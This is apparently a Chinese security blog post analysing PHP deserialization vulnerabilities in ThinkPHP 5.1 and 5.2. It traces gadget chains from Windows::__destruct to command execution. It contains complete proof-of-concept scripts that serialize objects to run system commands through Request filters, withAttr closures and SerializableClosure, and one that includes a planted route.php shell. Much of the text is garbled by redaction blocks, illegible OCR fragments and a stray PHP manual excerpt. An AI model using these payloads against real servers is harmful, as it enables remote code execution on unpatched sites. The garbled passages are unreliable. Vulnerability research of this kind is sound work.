

## 前言

之前看到关于thinkphp5反序列化链的分析以及不久前做的很多ctf赛题中都考到了反序列化链挖掘去利用的题目，并未进行分析，这里详细分析一下5.1和5.2版本。。

## 5.1.x版本分析

这里先分析一下thinkphp5.1版本反序列化漏洞。

环境  
thinkphp 5.1.38  
php 7.2

### 漏洞挖掘思路

挖掘反序列化漏洞过程中，很多时候都是利用php中的魔术方法触发反序列化漏洞。但如果漏洞触发代码不在魔法函数中，而在一个类的普通方法中。并且魔法函数通过属性一般来说，反序列化的利用点为：

\_\_construct构造函数每次创建对象都会调用该方法

\_\_destruct析构函数会在到某个对象的所有引用都被删除或者当对象被显式销毁时执行

\_\_wakeupunserialize()执行前会检查是否存在一个\_\_wakeup()方法，如果存在会先调用

\_\_toString 一个对象被当字符串用的时候就会去执行这个对象的\_\_toString

\_\_wakeup()执行漏洞：一个字符串或对象被序列化后，如果其属性被修改，则不会执行\_\_wakeup()函数，这也是一个绕过点。\_\_wakeup()漏洞就是与整个属性个数值有关

挖掘的思路很多师傅都写了，所以我就直接从poc就细节方面去直接分析一下整个链的利用过程。

## POC

```
<?php
namespace think;
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        $this->append = ["lin"=>["calc.exe","calc"]];
        $this->data = ["lin"=>new Request()];
    }
}
class Request
{
    protected $hook = [];
    protected $filter = "system";
    protected $config = [
        //  Ajax
        'var_ajax' => '_ajax',
    ];
    function __construct(){
        $this->filter = "system";
        $this->config = ["var_ajax"=>'lin'];
        $this->hook = ["visible"=>[$this,"isAjax"]];
    }
}

namespace think\process\pipes;

use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
    private $files = [];

    public function __construct()
```

```

    {
        $this->files=[new Pivot()];
    }
}
namespace think\model;

use think\Model;

class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
?>

```

#### 漏洞利用过程

在寻找利用链时从php中的魔术方法入手，我们从/thinkphp/library/think/process/pipes/Windows.php的\_\_destruct()方法入手。首先会触发poc里定义的。

```

55
56     public function __destruct()
57     {
58         $this->close();
59         $this->removeFiles();
60     }
61

```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

\_\_destruct()里面调用了两个函数，一个关闭连接close()方法，忽略，然后我们跟进removeFiles()函数。

```

157 /**
158  * 删除临时文件
159  */
160     private function removeFiles()
161     {
162         foreach ($this->files as $filename) {
163             if (file_exists($filename)) {
164                 @unlink($filename);
165             }
166         }
167         $this->files = [];
168     }

```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

发现该方法是删除临时文件的。

```
namespace think\process\pipes;
```



# file\_exists

(PHP 4, PHP 5, PHP 7)

file\_exists — Checks whether a file or directory exists

## Description

```
file_exists ( string $filename ) : bool
```

Checks whether a file or directory exists.

## Parameters

### filename

Path to the file or directory.

On windows, use `//computername/share/filename` or `\\computername\share\filename` to check files on network shares.

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

而\_\_toString 当一个对象在反序列化后被当做字符串使用时会被触发，我们通过传入一个对象来触发\_\_toString方法。搜索\_\_toString方法。因为前面我们传入的是一个Pivot对象，所以此时便会触发\_\_toString方法。

thinkphp > library > think > model > concern > Conversion.php > {} Conversion > removeRelation

```
207         $this->relation = [];
208         return $this;
209     }
210
211     public function __toString()
212     {
213         return $this->toJson();
214     }
215
```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

这里有很多地方用到，我们跟进\thinkphp\library\think\model\concern\Conversion.php的Conversion类的\_\_toString()方法，这里调用了一个toJson()方法。然后跟进toJson()方法。

```

/**
 * ██████████JSON████
 * @access public
 * @param integer $options json██
 * @return string
 */
public function toJson($options = JSON_UNESCAPED_UNICODE)
{
    return json_encode($this->toArray(), $options);
}

```

这里调用了toArray()方法，然后转换为json字符串，继续跟进toArray()。

```

thinkphp > library > think > model > concern > Conversion.php > {} Conversion > toArray
181      }
182
183      // 追加属性（必须定义获取器）
184      if (!empty($this->append)) {
185          foreach ($this->append as $key => $name) {
186              if (is_array($name)) {
187                  // 追加关联对象属性
188                  $relation = $this->getRelation($key);
189
190                  if (!$relation) {
191                      $relation = $this->getAttr($key);
192                      if ($relation) {
193                          $relation->visible($name);
194                      }
195                  }
196
197          }
198      }

```

https://blog.csdn.net/qq\_41107295

```

public function toArray()
{
    $item      = [];
    $hasVisible = false;

    .....
    // ██████████
    if (!empty($this->append)) {
        foreach ($this->append as $key => $name) {
            if (is_array($name)) {
                // ██████████
                $relation = $this->getRelation($key); // $relation=null,██████

                if (!$relation) {
                    $relation = $this->getAttr($key);
                    if ($relation) {
                        $relation->visible($name);
                    }
                }
            }
        }
    }
    .....
}

```

我们需要在toArray()函数中寻找一个满足\$██████->██(██████)的点，这里\$append是可控的，这意味着\$relation也可控，所以如果找到一个\_\_call方法(调用类中该函数中调用一个getRelation()方法，另一个getAttr()方法，下面判断了变量\$relation，若!\$relation，继续调用getAttr()方法，所以我们跟进这俩方法，看有没有可利用的点。  
跟进getRelation()

在thinkphp\library\think\model\concern\Relationship.php中，该方法位于Relationship类中。

```
thinkphp > library > think > model > concern > Relationship.php > {} Relationship > getRelation
82      * @access public
83      * @param string $name 关联方法名
84      * @return mixed
85      */
86      public function getRelation($name = null)
87      {
88          if (is_null($name)) {
89              return $this->relation;
90          } elseif (array_key_exists($name, $this->relation)) {
91              return $this->relation[$name];
92          }
93          return;
94      }
```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

由于\$key=lin, 跳过第一个if, 而\$key也不在\$this->relation中, 返回空。然后调用了getAttr方法, 我们跟进getAttr方法在thinkphp\library\think\model\concern\Attribute.php中, 位于Attribute类中。

```
public function getAttr($name, &$item = null) // $name = $key = 'lin'
{
    try {
        $notFound = false;
        $value = $this->getData($name);
    } catch (InvalidArgumentException $e) {
        $notFound = true;
        $value = null;
    }
}
```

这里调用了一个getData()方法, 继续跟进

```
public function getData($name = null) // $name = $key = 'lin'
{
    if (is_null($name)) { // $name 数据
        return $this->data;
    } elseif (array_key_exists($name, $this->data)) { // $name 数据 数据 数据 poc $this->data = ["lin"=>
        return $this->data[$name]; // new Request()
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }
    throw new InvalidArgumentException('property not exists:' . static::class . '-' . $name);
}
```

通过查看getData函数我们可以知道toArray()方法中的\$relation的值为\$this->data[\$name]  
toArray():

```
if (!$relation) {
    $relation = $this->getAttr($key); // $relation = new Request()
    if ($relation) {
        $relation->visible($name); // new Request()-> visible($name) , $name = ["calc.exe", "calc"]
    }
}
```

需要注意的一点是这里类的定义使用的是Trait而不是class。自 PHP 5.4.0 起, PHP 实现了一种代码复用的方法, 称为 trait。通过在类中使用use关键字, 声明要组合的Trait名称。所以, 这里类的继承要使用use关键字。

```
thinkphp > library >
10 // + {
11     use think\model\concern\Attribute,
12     name think\model\concern\Relationship,
13     think\model\concern\ModelEvent,
14     use think\model\concern\TimeStamp,
15     use think\model\concern\Conversion;
16 }
17 use think\Model;
18 use think\model\Collection as ModelCollection;
19
20 /**
21  * 模型数据转换处理
22  */
23 trait Conversion
```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

现在的可控变量有三个，

\$files位于类Windows  
\$append位于类Conversion  
\$data位于类Attribute

windows类另行构造，所以我们现在需要一个同时继承了Attribute类和Conversion类的子类，在thinkphp\library\think\Model.php中找到这样一个类

```
abstract class Model implements \JsonSerializable, \ArrayAccess
{
    use model\concern\Attribute;
    use model\concern\Relationship;
    use model\concern\ModelEvent;
    use model\concern\TimeStamp;
    use model\concern\Conversion;

    /**
```

[https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295)

代码执行点分析

现在还缺少一个代码执行可导致RCE的点，需要满足一下条件

- 1.该类中没有visible方法
  - 2.类中实现了\_\_call方法
- 一般PHP中的\_\_call方法都是用来进行容错或者是动态调用,所以一般会在\_\_call方法中使用

```
__call_user_func($method, $args)
```

```
__call_user_func_array([$obj,$method], $args)
```

但是 public function \_\_call(\$method, \$args) 我们只能控制 \$args,所以很多类都不可以用  
经过查找发现/thinkphp/library/think/Request.php 中的 \_\_call 使用了一个array取值的

```
public function __call($method, $args)
{
    if (array_key_exists($method, $this->hook)) {
        array_unshift($args, $this);
        return call_user_func_array($this->hook[$method], $args);
    }

    throw new Exception('method not exists:' . static::class . '->' . $method);
}
```

这里的 \$hook是我们可控的,所以我们可以设计一个数组 \$hook= {“visable”=>“■■■method”}  
但是这里有个 array\_unshift(\$args, \$this);会把\$this放到\$args数组的第一个元素这样我们只能

```
call_user_func_array([$obj, "■■■■"], [$this, ■■■■])
■■■■
$obj->$func($this, $argv)
```

这种情况是很难执行命令的,但是Thinkphp作为一个web框架,  
Request类中有一个特殊的功能就是过滤器 filter(ThinkPHP的多个远程代码执行都是出自此处)  
所以可以尝试覆盖filter的方法去执行代码  
在/thinkphp/library/think/Request.php中找到了filterValue()方法。

```
private function filterValue(&$value, $key, $filters)
{
    $default = array_pop($filters); //删除数组最后一个

    foreach ($filters as $filter) { //遍历数组
        if (is_callable($filter)) { //验证变量名能否调用
            // 调用函数或者方法过滤
            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            // 标量值不允许过滤
        }
    }
}
```

该方法调用了call\_user\_func函数,但\$value参数不可控,如果能找到一个\$value可控的点就好了。  
发现input()满足条件,这里用了一个回调函数调用了filterValue,但参数不可控不能直接用

```
.....
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 返回空数组
        return $data;
    }
    .....
    // 设置默认值
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        .....
    } else {
        $this->filterValue($data, $name, $filter);
    }
}
.....
```

所以接着找能控的函数点,这里找到了param函数,



```

public function param($name = '', $default = null, $filter = '')
{
    if (!$this->mergeParam) {
        $method = $this->method(true);

        .....

        // ██████████URL██████████████████
        $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));

        $this->mergeParam = true;
    }

    if (true === $name) {
        // ██████████
        $file = $this->file();
        $data = is_array($file) ? array_merge($this->param, $file) : $this->param;

        return $this->input($data, '', $default, $filter);
    }

    return $this->input($this->param, $name, $default, $filter);
}

```

这里调用了input()函数，不过参数仍然是不可控的，所以我们继续找调用param函数的地方。找到了isAjax函数

```

public function isAjax($ajax = false)
{
    $value = $this->server('HTTP_X_REQUESTED_WITH');
    $result = 'xmlhttprequest' == strtolower($value) ? true : false;

    if (true === $ajax) {
        return $result;
    }

    $result = $this->param($this->config['var_ajax']) ? true : $result;
    $this->mergeParam = false;
    return $result;
}

```

在isAjax函数中，我们可以控制\$this->config['var\_ajax']，\$this->config['var\_ajax']可控就意味着param函数中的\$name可控。param函数中的\$name可控

而param函数可以获得\$\_GET并赋值给\$this->param。

再回到input函数中

```

.....
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // ████████
        return $data;
    }

    .....
    $data = $this->getData($data, $name);
    .....
    // ████████
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive($data, [$this, 'filterValue'], $filter);
        .....
    } else {
        $this->filterValue($data, $name, $filter);
    }

    .....
}

```

看一下\$data = \$this->getData(\$data, \$name);  
\$name的值来自于\$this->config['var\_ajax']，我们跟进getData函数。

```
public function isAjax($ajax = false)
{

    .....

    $result = $this->param($this->config['var_ajax']) ? true : $result;
    //■■■$this->config['var_ajax'] = 'lin'
```

```

    $this->mergeParam = false;
    return $result;
}

```

然后跟进param()方法

```

public function param($name = '', $default = null, $filter = '') //$name = $this->config['var_ajax'] = 'lin'
{
    if (!$this->mergeParam) {
        $method = $this->method(true);

        // ██████████
        switch ($method) {
            case 'POST':
                $vars = $this->post(false);
                break;
            case 'PUT':
            case 'DELETE':
            case 'PATCH':
                $vars = $this->put(false);
                break;
            default:
                $vars = [];
        }

        // ██████████URL████████████████████
        $this->param = array_merge($this->param, $this->get(false), $vars, $this->route(false));

        $this->mergeParam = true;
    }

    .....
    return $this->input($this->param, $name, $default, $filter); //$this->param████get██████('lin' => 'calc')████$name = $this->
}

```

然后跟进input()方法

```

public function input($data = [], $name = '', $default = null, $filter = '')
{
    //██████████'lin'=>'calc'████$name = $this->config['var_ajax']=lin
    if (false === $name) {
        // ████████
        return $data;
    }

    $name = (string) $name; //$██lin████
    if ('' != $name) {
        // █████name
        if (strpos($name, '/')) {
            list($name, $type) = explode('/', $name);
        }

        $data = $this->getData($data, $name); //██████████$data = $data[$val] = $data['lin'] = calc
        .....

        // ████████
        $filter = $this->getFilter($filter, $default); //$filter[0=>'system',1=>$default] ██████████

        if (is_array($data)) {
            array_walk_recursive($data, [$this, 'filterValue'], $filter); //████filterValue ██████████$data = filterValue.$v
            .....
        } else {
            $this->filterValue($data, $name, $filter);
        }

        if (isset($type) && $data !== $default) {
            // ████████
            $this->typeCast($data, $type);
        }
    }
}

```

[illegible]

```
19
20 // 执行应用并响应
21 Container::get('app')->run()->send();
22
23 $str = base64_decode(@$_POST['code']);
24 unserialize($str);
```



最终在filterValue()方法处执行系统命令导致RCE。

# ThinkPHP V5.1

12载初心不改 (2006-2018)

微软物联网大会开启免费报名! ThinkPHP

控制台 调试器 网络 样式编辑器 性能



利用链：

```
\thinkphp\library\think\process\pipes\Windows.php - > __destruct()

\thinkphp\library\think\process\pipes\Windows.php - > removeFiles()

Windows.php: file_exists()

thinkphp\library\think\model\concern\Conversion.php - > __toString()

thinkphp\library\think\model\concern\Conversion.php - > toJson()

thinkphp\library\think\model\concern\Conversion.php - > toArray()

thinkphp\library\think\Request.php - > __call()

thinkphp\library\think\Request.php - > isAjax()

thinkphp\library\think\Request.php - > param()

thinkphp\library\think\Request.php - > input()
```

```
thinkphp\library\think\Request.php - > filterValue()
```

## 5.2.x版本分析

5.1版本和5.2版本差别不大，但在5.2版本中不存在这样的一个\_\_call方法，因此不能利用5.1版本中的方法，不过\_\_call之前的方法仍然可以使用，这意味着我们需要重新

方法一：

这种方法是利用think\model\concern\Attribute类中的getValue方法中可控的一个动态函数调用的点，

```
$closure = $this->withAttr[$fieldName]; // $withAttr  $value  $closure=system
$value    = $closure($value, $this->data); // system('ls', $this->data)
```

这里利用了system()的特性，system ( string \$command [, int &\$return\_var ] ) : string, 执行命令，输出和返回结果。第二个参数是可选的，用来得到命令执行后的状态码。这种方法比较容易理解。下面带着poc分析下利用方法，因为toArray()前面都一样就不讲了，先给出利用链。

```
think\process\pipes\Windows->__destruct()
think\process\pipes\Windows->removeFiles()
think\model\concern\Conversion->__toString()
think\model\concern\Conversion->toJson()
think\model\concern\Conversion->toArray()
think\model\concern\Attribute->getAttr()
think\model\concern\Attribute->getValue()
```

整体大致没变，通过触发\_\_destruct()方法中的removeFiles()，该函数内用了一个file\_exists()方法处理对象实例时会当成字符串，从而触发\_\_toString()，\_\_toString() => toJson() => getAttr()，最后在getValue()处调用动态函数导致命令执行。由于2版本和1版本在 toJson()处有点不同，我们从这开始分析，poc

```
<?php
namespace think\process\pipes {
    class Windows
    {
        private $files;
        public function __construct($files)
        {
            $this->files = [$files];
        }
    }
}

namespace think\model\concern {
    trait Conversion
    {
    }

    trait Attribute
    {
        private $data;
        private $withAttr = ["lin" => "system"];

        public function get()
        {
            $this->data = ["lin" => "ls"];
        }
    }
}

namespace think {
    abstract class Model
    {
        use model\concern\Attribute;
        use model\concern\Conversion;
    }
}

namespace think\model{
    use think\Model;
    class Pivot extends Model
```

[illegible]

think\model\concern\Attribute::getData

```
public function getData(string $name = null) //$name='lin'
{
    if (is_null($name)) {
        return $this->data;
    }

    $fieldName = $this->getRealFieldName($name); //■■■getRealFieldName ■■■$fieldName='lin'

    if (array_key_exists($fieldName, $this->data)) { //$this->data=['lin'=>'ls']
        return $this->data[$fieldName]; //■■■'ls'■■■getAttr
    } elseif (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    }

    throw new InvalidArgumentException('property not exists:' . static::class . '->' . $name);
}
```

think\model\concern\Attribute::getRealFieldName

```
protected function getRealFieldName(string $name): string //$name='lin'
{
    return $this->strict ? $name : App::parseName($name); //$this->strict=$name='lin'
}
```

\$this->strict为判断是否严格字段大小写的标志，默认为true，因此getRealFieldName默认返回\$name参数的值，回到getData看。


think\model\concern\Attribute::getValue

```
protected function getValue(string $name, $value, bool $relation = false)
{
    //$name='lin' $value='ls' $relation=false
    // ■■■■■■■■
    $fieldName = $this->getRealFieldName($name); //■■■■■■■■$name='lin'=$fieldName
    $method     = 'get' . App::parseName($name, 1) . 'Attr'; //■■■■■■getlinAttr

    if (isset($this->withAttr[$fieldName])) { //withAttr■■■['lin'=>'system']
        if ($relation) { //$relation=false
            $value = $this->getRelationValue($name);
        }

        $closure = $this->withAttr[$fieldName]; //$closure='system'
        $value    = $closure($value, $this->data); //system('ls',$this->data)■■■■■
    }
    .....
    return $value;
}
```

最终在getValue处动态调用函数命令执行。



The image shows a screenshot of PHP code on a dark background. At the top, there is a comment in Chinese: `// 执行HTTP应用并响应`. Below it, the code is as follows:

```
(new App())->http->run()->send();


$str = urldecode(@$_POST['code']);
unserialize($str);
```

At the bottom right of the code block, there is a URL: [https://blog.csdn.net/qq\\_41107295](https://blog.csdn.net/qq_41107295) and a logo for '先知社区' (Xianzhi Community).



## 12载初心不改 - 你值得信赖的PHP框架

favicon.ico index.php robots.txt router.php static



方法二：

这种方法跟上面基本一样，唯一不同的就是在`getValue`处利用tp自带的`SerializableClosure`调用，而不是上面找的`system()`。

[Opis\Closure](#)可用于序列化匿名函数，使得匿名函数同样可以进行序列化操作。在Opis\Closure\SerializableClosure->\_\_invoke()中有call\_user\_func函数func\_get\_args());

这意味着我们可以序列化一个匿名函数，然后交由上述的`$closure($value, $this->data)`调用，将会触发`SerializableClosure.php`的`__invoke`执行

```
$func = function(){phpinfo();};
$closure = new \Opis\Closure\SerializableClosure($func);
$closure($value, $this->data);// ██████████
```

以上述代码为例，将调用phpinfo函数。

POC

```
<?php
namespace think;
require __DIR__ . '/vendor/autoload.php';
use Opis\Closure\SerializableClosure;
```

```
abstract class Model{
    private $data = [];
    private $withAttr = [];


    function __construct(){
        $this->data = ["lin"=>''];
        # withAttr■■■■■■data■■■■■■
        $this->withAttr = ['lin'=> new SerializableClosure(function(){system('ls');}) ];
    }
}
```

```
namespace think\model;
```

# ThinkPHP V5.2

12载初心不改 - 你值得信赖的PHP框架

favicon.ico index.php robots.txt router.php static



```
<?php
namespace think;
class App{
    protected $runtimePath;
    public function __construct(string $rootPath = ''){
        $this->rootPath = $rootPath;
        $this->runtimePath = "D:/phpstudy/PHPTutorial/WWW/thinkphp/tp5.2/";
        $this->route = new \think\route\RuleName();
    }
}
```

```

    }
}
class Db{
    protected $connection;
    protected $config;
    function __construct(){
        $this->config = ['query'=>'\think\Url'];
        $this->connection = new \think\App();
    }
}
abstract class Model{
    protected $append = [];
    private $data = [];
    function __construct(){
        # append■■■■■■■■■■$this->data■■
        $this->append = ["lin"=>[]];
        $this->data = ["lin"=>new \think\Db()];
    }
}
namespace think\route;
class RuleName{
}
namespace think\model;
use think\Model;
class Pivot extends Model
{
}
namespace think\process\pipes;
use think\model\Pivot;
class Windows
{
    private $files = [];
    public function __construct()
    {
        $this->files=[new Pivot()];
    }
}
//var_dump(new Windows());
echo urlencode(serialize(new Windows()));
?>

```

依然从toArray()说起，，

```

// 追加属性（必须定义获取器）
foreach ($this->append as $key => $name) {
    $this->appendAttrToArray($item, $key, $name); //$key='lin',$name=' '
}

```

先知社区

就用到这个地方前面没用到，poc里定义\$this->append = ["lin"=>[]];，所以如上图，然后再看调用了一个appendAttrToArray方法，跟进

```
protected function appendAttrToArray(array &$item, $key, $name)
{
    //$key='lin' $name=' '
    if (is_array($name)) {
        // 追加关联对象属性
        $relation = $this->getRelation($key); //$key=' ' 返回空

        if (!$relation) {
            $relation = $this->getAttr($key);
            //返回值$this->data=["lin"=>new \think\Db()]
            $relation->visible($name);
            //调用一个不存在的方法，触发/think/Db.php的__call方法
        }
    }
}
```

https://blog.csdn.net/qq\_41107295

其实这里内容就是5.1版本toArray里的，只不过放在这个方法里了。具体调用方法和5.1基本一样，不再说了。  
然后继续看触发的\_\_call方法，在创建Db对象时同时会触发对象里的\_\_construct()，其内容

```
function __construct(){
    $this->config = ['query'=>'\think\Url'];
    $this->connection = new \think\App();
}
```

所以如下

```
public function __call($method, $args)
{
    $class = $this->config['query'];
    //['think\Url']

    $query = new $class($this->connection);
    //new \think\Url(new \think\App())

    return call_user_func_array([$query, $method], $args);
}
```

https://blog.csdn.net/qq\_41107295

查看think\Url::\_\_construct

```
public function __construct(App $app, array $config = [])
{
    $this->app = $app;
    $this->config = $config;

    if (is_file($app->getRuntimePath() . 'route.php')) {
        // ■■■■■■■■
        $app->route->import(include $app->getRuntimePath() . 'route.php');
    }
}
```

在\think\Url.php中该构造器引入了RuntimePath下的route.php文件，利用条件就是上传一个带shell的route.php就可以了。

\$app为可控变量，直接修改\$runtimePath的内容即可控制\$app->getRuntimePath()的值，因为getRuntimePath()在think\App类中，所以在poc中构造了App类控制

```
public function getRuntimePath(): string
{
    return $this->runtimePath; //可控路径
}
```

先知社区

```
*/
public function __construct(string $rootPath = '')
{
    $this->thinkPath = dirname(__DIR__) . DIRECTORY_SEPARATOR;
